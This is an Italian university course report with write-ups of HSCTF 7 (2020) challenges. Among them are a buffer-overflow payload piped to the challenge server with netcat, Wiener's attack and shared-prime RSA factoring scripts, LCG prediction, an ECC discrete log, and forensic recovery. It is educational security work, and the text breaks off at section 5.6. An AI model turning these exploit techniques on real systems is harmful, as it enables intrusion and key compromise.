Relazione HSCTF-7 2020

Internet Security
Dipartimento di Matematica e Informatica
Università di Catania

1 Introduzione

Un Capture the Flag (abbreviato in CTF) è un gioco di hacking dove team o singoli cercano vulnerabilità in sistemi e software messi a disposizione dagli organizzatori della competizione al fine di sfruttarle e di collezionare le varie flag nascoste sul sistema bersaglio. Oltre a trovare e sfruttare vulnerabilità, molte challenge consistono in risolvere puzzle logici o capire come funziona e come abusare un sistema.
Tipicamente la challenge viene svolta in modalità attack and defense ed è organizzata per il corso di Internet Security del Dipartimento di Matematica e Informatica dal professore Giampaolo Bella. A seguito delle disposizioni ministeriali e d'ateneo, relative al Covid-19, quest'anno non è stato possibile svolgere le attività di presenza e per questo è stata proposta la nostra partecipazione alla competizione HSCTF 7 di tipo Jeopardy. Hanno partecipato alla competizione i team Steamedcable e BoiledALU contro un totale di 1700 squadre. Al termine della competizione i BoiledALU si sono classificati in posizione 73 mentre gli Steamedcable in posizione 80. Prima del termine della competizione è stato creato il team uniCTf_Team per rappresentare il Dipartimento di Matematica e Informatica che, attraverso le flag di entrambi i team, si è classificato in posizione 49.


2 Algorithms

2.1 Pythagorean Tree Fractal 1

autore: Orazio Sciuto

Pythagorean Tree 1
Please see the attached file for more details (and ignore the red dots on the images).

La challenge richiede di calcolare il numero di quadrati presenti allo stage 50 della creazione del seguente albero:



Tale albero viene detto Albero frattale di Pitagora dal nome del suo ideatore e, osservando la figura, possiamo notare come ad ogni passaggio vengano aggiunti un numero di quadrati pari a $(s * 2) + 1$ dove s è il numero dello stage. Realizzando un semplice script possiamo quindi calcolare il risultato:

```
s = 1
for i in range(1,25):
    s = (s*2)+1
print(s)
```

Otteniamo il numero `33554431` che convertito nel formato flag ci permetterà di risolvere la challenge.


Flag: `flag{33554431}`

2.2 Pythagorean Tree Fractal 2

autore: Orazio Sciuto

Pythagorean Tree 2
Because every good thing must have a sequel ;)
Please see the attached file for more details (and ignore the red dots on the images).
Note: Don't worry about overlapping squares!

Dato sempre un Albero frattale di Pitagora e sapendo che il quadrato di livello 1 ha un area pari a 70368744177664, la challenge richiede di calcolare l'area complessiva dei quadrati presenti allo stage 25.



Studiando la teoria degli Alberi frattali di Pitagora[1], osserviamo che ad ogni iterazione n vengono aggiunti 2^n quadrati ciascuno di area $1/(2^n)$ per un area totale pari ad 1. Nel nostro caso, invece, l'area totale non è 1, ma bensì 70368744177664. Conoscendo queste informazioni, costruiamo uno script che ci permetta di calcolare il numero da usare come flag:

```
area= 70368744177664
count = 0
for i in range(0,25):
    square_numb = pow(2,i)
    count += (area/square_numb)*square_numb
print(count)
```

[1] https://en.wikipedia.org/wiki/Pythagoras_tree_(fractal)

Otteniamo il numero `1759218604441600`, che convertito nel formato flag ci permetterà di risolvere la challenge.

Flag: `flag{1759218604441600}`

3 Binary

3.1 Boredom

autore: Federico Gaeta

Keith is bored and stuck at home. Give him some things to do. Connect at nc pwn.hsctf.com 5002. Note, if you're having trouble getting it to work remotely:

- check your offset, the offset is slightly different on the remote server
- the addresses are still the same

La challenge fornisce un file binario chiamato `boredom` e un codice sorgente in C, chiamato `boredom.c`, che rappresenta il sorgente del server. Decompilando tramite il software **Ghidra** [2] il binario fornito, si può analizzare il codice sorgente di quest'ultimo:

```
1  undefined8 main(void) {
2    char local_d8 [208];
3
4    setup();
5    printf("Give me something to do: ");
6    gets(local_d8);
7    puts("Ehhhhh, maybe later.");
8    return 0;
9  }
10
11 void setup(void) {
12   puts("I\'m currently bored out of my mind. Give me
       sumpfink to do!");
13   setvbuf(stdin,(char *)0x0,2,0);
14   setvbuf(stdout,(char *)0x0,2,0);
```

[2] https://ghidra-sre.org/

```
15    return;
16  }
17
18  void flag(void) {
19    char local_48 [56];
20    FILE *local_10;
21
22    local_10 = fopen("flag.txt","r");
23    if (local_10 == (FILE *)0x0) {
24      puts("You\'re running this locally or I can\'t access
          the flag file for some reason.");
25      puts("If this occurs on the remote, ping @PMP#5728 on
          discord server.");
26                        /* WARNING: Subroutine does not return
                             */
27      exit(1);
28    }
29    fgets(local_48,0x32,local_10);
30    printf("Hey, that\'s a neat idea. Here\'s a flag for your
          trouble: %s\n",local_48);
31    puts("Now go away.");
32                        /* WARNING: Subroutine does not return
                             */
33    exit(0x2a);
34  }
```

Come si evince dal codice decompilato, nel main viene inizializzato un buffer di dimensione 208, il quale rappresenta il contenitore dei caratteri che vengono passati in input al programma durante la sua esecuzione. Esiste pure una funzione chiamata "flag", la quale non viene mai chiamata durante l'esecuzione del programma, ma che apre un file "flag.txt" e stampa il suo contenuto. Per ottenere la flag bisogna quindi fare in modo che il programma sul server chiami questa funzione, cosa che può essere fatta tramite buffer overflow. Per far andare il programma in errore, va saturato il buffer in modo tale che il programma dia l'errore di Segmentation Fault ed esegua ciò che si trova all'indirizzo di memoria passato come input. Essendo il buffer di dimensione 208, il programma crasha passando un input di 216 caratteri. Se dopo i 216 caratteri passiamo l'indirizzo della funzione "flag", il programma la eseguirà.

Per poter analizzare meglio il programma, questo può essere avviato tramite il software **GDB** [3], che permette di settare break points alle sue varie funzioni, durante l' esecuzione:

```
> gdb ./boredom
> break main
Breakpoint 1 at 0x401264
> break setup
Breakpoint 2 at 0x40118a
> break flag
Breakpoint 3 at 0x4011d9
```

Avviando e terminando correttamente il programma, il breakpoint alla funzione "flag" non interrompe mai l'esecuzione. Passando invece 220 "a" come input, il programma cerca di chiamare una funzione all'indirizzo 0x7f0061616161 che, non appartenendo a nessuna, causa il Segmentation Fault. Il numero esadecimale 0x61 convertito in ASCII equivale ad "a", ciò significa che le ultime 4 lettere inserite nell'input sono state considerate dal programma come indirizzo di una funzione. Sostituendole con l'indirizzo in 8 byte della funzione "flag", questa verrà chiamata restituendoci la flag. L'indirizzo deve essere passato in little endian e seguendo una sintassi precisa.
Per permettere quindi al programma di leggerlo correttamente ed eseguire la funzione richiesta, l'input deve essere passato tramite python nel seguente modo:

python -c "print '(a*216)[4]\xd5\x11\x40\x00\x00\x00\x00\x00'" | ./boredom

[3] http://www.gnu.org/software/gdb/
[4] va sostituito con 216 "a" o qualsiasi altra lettera

La funzione "flag", in locale, cercherà un file "flag.txt"all'interno della stessa cartella in cui si trova il programma e farà una stampa del suo contenuto. Per farlo funzionare sul server, e quindi ottenere la flag, basterà utilizzare lo stesso comando. L'unica differenza sarà la dimensione del buffer (non più 208 ma 200) e bisognerà quindi riempirlo con 8 caratteri in meno:

python -c "print '(a*208)\xd5\x11\x40\x00\x00\x00\x00\x00'" | nc pwn.hsctf.com 5002

Flag: `flag{7h3_k3y_l0n3l1n355_57r1k35_0cff9132}`

3.2 Intro to Netcat 2: Electric Boogaloo

autore: Federico Gaeta

Intro to Netcat was too difficult, seeing as 32% of teams failed to solve it.
To get the flag, install Netcat.
nc pwn.hsctf.com 5001

La challenge richiede semplicemente di connettersi al server indicato, tramite netcat, utilizzando il comando fornito. Per ottenere la flag basterà quindi eseguire da terminale il seguente comando:

```
> nc pwn.hsctf.com 5001
```

Flag: `flag{https://youtu.be/-TVWst0YqCI}`

4 Crypto

4.1 Chonky E

autore: Matteo Cavallaro

E
Note: P>Q

La challenge fornisce una chiave pubblica **RSA**[5] e un crittotesto cifrato tramite crittosistema **Schmidt-Samoa**[6] utilizzando come chiave la chiave pubblica generata con gli stessi primi p, q, i quali utilizzati a loro volta per generare la chiave pubblica RSA fornita.

	descrizione
e	esponente pubblico
n	modulo
c	crittogramma

Come suggerisce il nome della challenge, possiamo osservare che l'esponente pubblico e è molto grande e confrontabile con n, per cui è possibile ricavare l'esponente privato d tramite l'attacco di Wiener[7]. Una volta note sia la chiave pubblica che la chiave privata del crittosistema RSA, è possibile ricavare i primi p, q[8], da cui a loro volta è possibile ricavare la chiave privata del crittosistema Schmidt-Samoa. Tramite la chiave privata è possibile ricavare il messaggio in chiaro (che è, come il crittotesto e le chiavi, un numero naturale), la cui rappresentazione in codifica ASCII è la flag cercata.

[5] `https://en.wikipedia.org/wiki/RSA_(cryptosystem)`
[6] `https://en.wikipedia.org/wiki/Schmidt-Samoa_cryptosystem`
[7] `https://en.wikipedia.org/wiki/Wiener%27s_attack`
[8] `https://crypto.stackexchange.com/questions/16122/rsa-finding-p-q`

Per risolvere la challenge è stata utilizzata questa implementazione[9] dell'attacco di Wiener.

```
from RSAwienerHacker import *
from random import randint
from Arithmetic import gcd, egcd
import libnum

e = ...
n = ...
c = ...

d = hack_RSA(e,n)
print("d = ", d)

def RecoverPrimeFactors(n,e,d):
    k = d*e - 1
    if k%2 == 1:
        print("prime factors not found")
        return

    r = k
    t = 0
    while not (r & 1):
        r >>= 1
        t += 1

    for i in range(1,100+1):
        g = randint(0, n-1)
        y = pow(g, r, n)
            for j in range(1,t):
                x = pow(y, 2, n)
                if x == 1:
                    p = gcd(y-1,n)
                    q = n//p
                    return p,q
                elif x == n - 1:
                    break
                y = x

        if (x != n-1):
            x = pow(y, 2, n)
            if (x == 1):
                p = gcd(y-1,n)
```

[9] https://github.com/pablocelayes/rsa-wiener-attack

```
                q = n//p
                return p,q

def lcm(a,b):
    return a*b//gcd(a,b)

p,q = RecoverPrimeFactors(n,e,d)
print("p,q", p,q)
assert p*q == n

assert max(egcd(e, lcm(p-1,q-1))) == d
assert (d*e) % lcm(p-1,q-1) == 1

N = p*p*q
d_ss = libnum.invmod(N, lcm(p-1,q-1))
assert (d_ss * N) % lcm(p-1,q-1) == 1

m = pow(c, d_ss, p*q)
print("m = ", m)
assert pow(m, N, N) == c
```

Flag: `flag{remarkably_superb_acronym}`

4.2 Extremely Complex Challenge

autore: Matteo Cavallaro

Eric has an elliptic curve defined over a Galois field with order 404993569381. A generator point (391109997465, 167359562362) is given along with a public key (209038982304, 168517698208). We also know that the curve is defined as `y^2 = x^3 + ax + b (mod p)`, and that b is equal to 54575449882. What is Eric's private key? Express the key as an integer in base 10. Use the flag format `flag{+private_key+}`.

La challenge richiede di trovare la chiave privata di un crittosistema basato su **crittografia ellittica** (in inglese **Elliptic Curve Cryptography** o anche **ECC**) [10], che è una tipologia di crittografia a chiave pubblica basata sulle curve ellittiche definite su campi finiti.

[10] `https://en.wikipedia.org/wiki/Elliptic-curve_cryptography`

Vengono forniti i seguenti dati:

	descrizione	valore
p	ordine del sottogruppo	404993569381
G	generatore (o punto base)	$(391109997465, 167359562362)$
P	chiave pubblica	$(209038982304, 168517698208)$
b	secondo coefficiente della curva	54575449882

Per prima cosa è necessario trovare il coefficiente a della curva, imponendo il suo passaggio per il generatore. Risolvendo l'equazione

$$y^2 = x^3 + ax + b \mod p \tag{1}$$

dove $(x, y) = G$, si trova che $a = 316508952642$. Sappiamo inoltre che la chiave privata è quel valore x tale che

$$G^x = P \tag{2}$$

dove l'operazione algebrica di prodotto tra punti è opportunamente definita secondo il suddetto metodo crittografico.

Per trovare il valore di x è quindi necessario calcolare un logaritmo discreto[11]; il problema è risolvibile anche con algoritmi semplici come *baby-step giant-step*[12] in virtù del fatto che l'ordine è relativamente piccolo.

Il problema è stato risolto con l'ausilio di questa guida [13] e tramite l'uso di questi moduli[14] [15], che implementano le operazioni su curve ellittiche definite su campi finiti, e alcuni algoritmi per calcolare logaritmi discreti.

[11] `https://en.wikipedia.org/wiki/Discrete_logarithm`

[12] `https://en.wikipedia.org/wiki/baby-step_giant-step`

[13] `https://andrea.corbellini.name/2015/06/08/elliptic-curve-cryptography-breaking-security-and-`

[14] `https://github.com/andreacorbellini/ecc/tree/master/logs`

[15] la funzione `log` all'interno del modulo `babystepgiantstep.py` è stata opportunamente modificata per permettere di passare la curva ellitica come parametro

Il codice con cui è stata calcolata la chiave privata è il seguente:

```
from common import *
from babygiantstep import *

p = 404993569381
a = 316508952642
b = 54575449882
g = (391109997465, 167359562362)
public = (209038982304, 168517698208)

curve = EllipticCurve(p, a, b, g, 2*p)
y, steps = log(curve, curve.g, public)
print('log(p, q) =', y)
print('Took', steps, 'steps')
```

Flag: `flag{17683067357}`

4.3 Randomization 1

autore: Federico Gaeta

Hear ye, for I have constructed another diversionary exercise taking the form of a competition whose contents consist of the repeated divination of an arbitarily and pseudorandomly generated numeric!
Connect with nc crypto.hsctf.com 6001.

La challenge fornisce un file eseguibile chiamato `rand1`. Decompilandolo tramite il software **Ghidra** [16], è possibile analizzare il codice sorgente e vedere le funzioni utili alla risoluzione:

```
undefined8 main(void) {
  uint uVar1;
  undefined8 uVar2;
  long in_FS_OFFSET;
  int local_1c;
  int local_18;
  int local_14;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
```

[16] `https://ghidra-sre.org/`

```
11    initRandom();
12    puts("I heard LCGs were cool so I made my own");
13    uVar1 = next();
14    printf("Since I\'m so generous you get a free number: %d\
          n",(ulong)uVar1);
15    local_18 = 0;
16    do {
17      if (9 < local_18) {
18        win();
19        uVar2 = 0;
20  LAB_0010132e:
21        if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
22                        /* WARNING: Subroutine does not return
                              */
23          __stack_chk_fail();
24        }
25        return uVar2;
26      }
27      printf("Guess my number: ");
28      __isoc99_scanf(&DAT_00102093,&local_1c);
29      local_14 = next();
30      if (local_14 != local_1c) {
31        puts("Wrong!");
32        uVar2 = 1;
33        goto LAB_0010132e;
34      }
35      local_18 = local_18 + 1;
36    } while( true );
37  }
38
39  void initRandom(void) {
40    int iVar1;
41
42    urandom = fopen("/dev/urandom","r");
43    iVar1 = fgetc(urandom);
44    curr = (undefined)iVar1;
45    fclose(urandom);
46    return;
47  }
48
49  ulong next(void) {
50    curr = 0x25 * curr + 0x41;
51    return (ulong)curr;
52  }
```

Il programma è un generatore di numeri pseudo-casuali e sfrutta l'algoritmo LCG. Il primo valore, il seed, viene scelto utilizzando il dispositivo virtuale /dev/urandom attraverso la funzione *initRandom*. I successivi numeri pseudo-casuali vengono generati attraverso la funzione *next*, tramite la seguente formula:

$$curr = 0\texttt{x}25 * curr + 0\texttt{x}41 \tag{3}$$

Analizzando il programma durante la sua esecuzione, tramite il software **GDB** [17], si nota che, subito dopo l'esecuzione della funzione next, il programma esegue il comando MOVZX sul valore ritornato da essa. Questo viene, quindi, prima shiftato a sinistra di 8 bit e poi shiftato a destra sempre di 8 bit. Ciò significa che una volta calcolato *curr* dalla funzione *next*, bisogna usare i suoi ultimi due numeri del valore esadecimale per calcolare il valore successivo.

```
I heard LCGs were cool so I made my own
Since I'm so generous you get a free number: 210
Guess my number: 155
```

$$curr = 0\texttt{x}25 * 0\texttt{x}d2 + 0\texttt{x}41 -- > 0\texttt{x}1e9b -- > 0\texttt{x}9b = 155 \tag{4}$$

Per trovare la flag è necessario "indovinare" i primi 10 numeri partendo dal numero generato dal programma. Ci basterà utilizzare il metodo visto precedentemente per soddisfare le richieste ed ottenere quindi la flag.

[17] `http://www.gnu.org/software/gdb/`

4.4 Randomization 2

autore: Davide Carnemolla

I was tired of writing verbose descriptions so I went and drank some coffee. Now I'm coding in Java. Darn it. The C implementation implements the PRNG used in java.util.Random, but outputs all 64 bits instead of the top 32.
Connect with nc crypto.hsctf.com 6002.

La challenge forniva un file eseguibile chiamato `rand2`. Decompilandolo con il software **Ghidra** [18] è possibile analizzare il codice sorgente e vedere le funzioni utili alla risoluzione:

```
1  undefined8 main(void){
2    undefined8 uVar1;
3    long lVar2;
4    long in_FS_OFFSET;
5    int local_1c;
6    long local_18;
7    long local_10;
8
9    local_10 = *(long *)(in_FS_OFFSET + 0x28);
10   initRandom();
11   setvbuf(stdin,(char *)0x0,2,0);
12   setvbuf(stdout,(char *)0x0,2,0);
13   local_18 = 0;
14   puts("I had a bit too much coffee so this is in Java not
       C");
15   puts("(Actually it\'s still in C because Java is a pain)"
       );
16   puts("Since I\'m so generous you get 2 free numbers");
17   uVar1 = next();
18   printf("%llu\n",uVar1);
19   uVar1 = next();
20   printf("%llu\n",uVar1);
21   local_1c = 0;
22   while (local_1c < 10) {
23     printf("Guess my number: ");
24     __isoc99_scanf(&DAT_001020e5,&local_18);
25     lVar2 = next();
```

[18] https://ghidra-sre.org/

```
    if (lVar2 != local_18) {
      puts("WRONG!");
                    /* WARNING: Subroutine does not return
                       */
      exit(0);
    }
    local_1c = local_1c + 1;
  }
  puts("You win!");
  printf("Have a flag: ");
  win();
  puts("");
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return
                       */
    __stack_chk_fail();
  }
  return 0;
}
```

```

void initRandom(void){
  int iVar1;
  int local_14;
  long local_10;

  urandom = fopen("/dev/urandom","r");
  local_10 = 0;
  local_14 = 0;
  while (local_14 < 8) {
    iVar1 = fgetc(urandom);
    local_10 = local_10 * 0x100 + (long)iVar1;
    local_14 = local_14 + 1;
  }
  curr = local_10;
  fclose(urandom);
  return;
}
```

```
long next(void){
  curr = curr * 0x5deece66d + 0xb;
  return curr;
}
```

Il programma è un generatore di numeri pseudo-casuali. Il primo valore, il seed, viene scelto utilizzando il dispositivo virtuale /dev/urandom attraverso la funzione *initRandom*. I successivi numeri pseudo-casuali vengono generati attraverso la funzione *next*, tramite la seguente formula:

$$curr = curr * 0\texttt{x}5deece66d + 0\texttt{x}b \tag{5}$$

Per trovare la flag è necessario "indovinare" i primi 10 numeri generati dal programma partendo dai primi due numeri. Ci basterà utilizzare la formula vista precedentemente per soddisfare le richieste ed ottenere quindi la flag.

Flag: `flag{1n53cur3_r4nd0m_46b8861b}`

4.5 Unexpected

autore: Giuseppe Di Naso

Alice, Bob, and Carol are really close friends; in fact, they are so close, they even share the same primes in their RSA public keys! Alice has N = PQ, Bob has N = QR, and Carol has N = PR, where P,Q,R are 1024 bit primes. All three also use the same public exponent e = 65537. Can you recover the three plaintexts?

In questa challenge vengono fornite 3 chiavi publiche **RSA** (N1, N2, N3), l'esponente e i 3 crittotesti relativi alle 3 chiavi publiche (C1, C2, C3). Inolte viene anche fornito il modo in cui vengono create le 3 chiavi publiche:

N = PQ
N = QR
N = PR

Per trovare la flag di questa challenge basta prima di tutto trovare i valori P, Q ed R. Una volta trovati, bisogna calcolare la **phi** della funzione di **Eulero**, calcolare il valore D (la chiave per decifrare il criptotesto) calcolato come inverso di `e` nell'aritmetica finita di ordine phi; con tutti i valori trovati è infine semplice calcolare i messaggi nascosti per ogni criptotesto, ponendo il messaggio uguale a C elevato a D in modulo di N. Facendo questi calcoli per tutti i criptotesti e per tutte le chiavi pubbliche, si riesce a trovare il messaggio nascosto per ognuno ed infine, concatenandoli tutti e 3 insieme, si ricava la flag cercata. Per eseguire questi calcoli è stato implementato il seguento script in python:

```python
#!/usr/bin/env python3
from sympy import root
from Crypto.Util.number import inverse, long_to_bytes

P = int(root((N1 * N3) // N2, 2))
Q = int(root((N1 * N2) // N3, 2))
R = int(root((N3 * N2) // N1, 2))


phi1 = (P - 1) * (Q - 1)
d1 = inverse(e, phi1)

phi2 = (Q - 1) * (R - 1)
d2 = inverse(e, phi2)

phi3 = (P - 1) * (R - 1)
d3 = inverse(e, phi3)

m1 = pow(C1, D1, N1)
flag1 = long_to_bytes(m1).decode()
print(flag1)

m2 = pow(C2, D2, N2)
flag2 = long_to_bytes(m2).decode()
print(flag2)

m3 = pow(C3, D3, N3)
flag3 = long_to_bytes(m3).decode()
print(flag3)
```

Flag: `flag{n0_0n3_3xp3ct5_th3_sp4nish_inquisiti0n!}`


5 Forensics

5.1 Bank Robbing

autore: Federico Gaeta

dont do it dont do it dont rob the bank

La challenge fornisce il file `BankRobbing` all'interno del quale va trovata la flag. Aprendo il file con un hex editor, si evince subito dal suo magic number che esso è un RIFF (0x00000000/03 - 52 49 46 46 - "RIFF" in ASCII), ovvero un formato di contenitore di file multimediali, quali audio e video. Scorrendo fino all'indirizzo 0x00000700 si può notare il magic number 46 53 42 35 ("FSB5" in ASCII). Quindi il file RIFF contiene un file FMOD FSB (un contenitore di file audio). Il metodo migliore per estrarre il file .fsb è quello di cancellare, tramite l'hex editor, tutti i bit antecedenti al magic number appena trovato (da 0x00000000 fino a 0x000006FF) e rinominare il file aggiungendo l'estensione ".fsb".



Da questo, in fine, il file audio contenuto all'interno è facilmente estraibile tramite il programma **fsb_aud_extr** [19].

[19] `https://zenhax.com/viewtopic.php?t=1901`

Basterà trascinare il file fsb5 sopra l'exe e verrà così estratto il file `bankfiles.wav`, il quale, una volta riprodotto, farà lo spelling della flag.

Flag: `flag{sh4m3_0n_y0u_4_r0bbing_th15_b4nk}`

5.2 Comments

autore: Orazio Sciuto

I found this file on my Keith's computer... what could be inside?

La challenge fornisce una file zip contenente a sua volta un altro file zip denominato 1.*zip*. Come suggerisce il nome della challenge ed anche l'hint nel sito della CTF stessa, dobbiamo esaminare i commenti del file zip per poter ricostruire la flag di questa challenge. A tal scopo useremo un software di gestione degli archivi come `7zip`[20].
Aprendo la cartella 1.*zip* con il seguente tool, osserviamo per prima cosa che tra i commenti è presente la lettera f e che esso contiene un file zip denominato 2.*zip*. Aprendo il file 2.*zip* vediamo che esso ha come commento la lettera l e che contiene a sua volta un file zip 3.*zip*. Continuando così fino ad arrivare al file 8.*zip* riusciamo a ricostruire la flag nella sua interezza.

Flag: `flag{4n6}`

[20] `https://www.7-zip.org/`

5.3 CNC

autore: Pierpaolo Pecoraio

My friend gave me a flash drive so i could help him machine out some parts with my CNC machine for a project he's working on. However, he deleted all of the files. I think there's also a few things he's hidden within the files he's previously deleted in the flash drive... can you help me recover his secrets from this image of his drive?
Flag is in 3 parts.
There has been a reupload, but the solution and flag have not been changed.

La sfida chiedeva di trovare la flag (scomposta in 3 parti) all'interno di un file .e01 (Encase Image File).
I file .e01 rappresentano immagini codificati con stoccaggio immagine del disco e di compressione standard.
Come prima cosa è necessario riuscire a leggerlo: questo è possibile grazie al software `AccessData FTK Imager`[21]. All'interno del file sono presenti due cartelle: [root] e [unallocated space]. Dentro root è palese che ci siano dei file interessanti: in particolare un file .zip (!iles.zip) e Password.xsl.
Il file zip è protetto da password che si deduce possa essere contenuta nel file xsl. Il file xsl era composto da centinaia di password mnemoniche.
In particolare c'è una lista molto numerosa di (quello che sembrano) password senza ulteriori informazioni e anche un dizionario composto esattamente da 35 terne di email-password-sito di appartenenza.
Provando a fare un attacco bruteforce utilizzando come dizionario quelle centinaia di password non si riesce a decomprimere il file. Invece, nelle 35 password che contengono anche email, l'ultima viene associata ad un "gcode folder" la cui password è 'passw0rd'. Questa è quella corretta e possiamo quindi decomprimere il file zip.
Dopo una veloce analisi della cartella stl stuff (che era all'interno del file compresso) si capisce che si trattano di progetti per la stampante 3D e utilizzando tool per vedere il contenuto (come ad esempio il sito online https://ncviewer.com/) possiamo visualizzare graficamente il progetto 3D dei vari file.

[21] `https://accessdata.com/product-download`


Solo nel file "According to all known laws of aviation, there is no way that a bee should be able to fly. Its wings are too small to get its fat little body off the ground. The bee, of course, flies anyway. Because" è possibile trovare la prima parte della flag, che si tratta di un disegno 3D.
Successivamente possiamo provare a cercare le flag all'interno di stl stuff con la stessa tecnica, ma senza aver successo. Sulla directory Homework non ci sono molti indizi interessanti e dopo un'analisi non troveremo nulla di interessante. Rimane la cartella [unallocated space] che mostra dei contenuti anomali. Provando ad aprirli attraverso testo ci accorgiamo che 02541 è un file png e anche 02599. I restanti no. Così possiamo analizzare i due file su un sito online di steganografia per vedere se contengono del testo nascosto https://stylesuxx.github.io/steganography/ e così è stato. In 02599 è contenuta l'altra seconda parte di flag. Dopo un po' di tentativi di analisi dei file possiamo trovare la terza parte di flag nel file 00005, semplicemente leggendolo come testo.

Flag: `flag{th4nk5_f0r_Rec0v3rinG_my_d4tA!}`

5.4 Mad Libs

autore: Davide Carnemolla

We all know that officer speeches are just mad libs, anyway.



La challenge consiste nel trovare la flag all'interno dell'immagine.

Analizzandola con **binwalk** [22] otteniamo il seguente output:

```
> binwalk Mad_Libs.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 1089 x 544, 8-bit/color RGBA
41            0x29            Zlib compressed data, compressed
```

È possibile notare che nell'offset 0x29 è presente un file compresso di tipo Zlib. Utilizzando il seguente tool online `https://stylesuxx.github.io/steganography/` è possibile effettuare la decodifica del file e ottenere la flag.

Flag: `flag{v3rB_n0uN_adj3ct1v3}`

5.5 Meta Mountains


autore: Orazio Sciuto

It seems that mountains are a great place for hiding secrets. Maybe you could find this one!

La challenge richiede di trovare la flag a partire da un immagine che ci viene fornita. Lanciando semplicemente il seguente comando, per la ricerca di stringhe all'interno del file o nei suoi metadati, riusciamo a trovare le 3 parti che compongono la flag.

```
strings mountains_hsctf.jpg > mountains_strings.txt
```

[22] `https://github.com/ReFirmLabs/binwalk`




Flag: `flag{h1dd3n_w1th1n_th3_m0unta1ns_l13s_th3_m3tadata}`

5.6 N-95

autore: Federico Gaeta

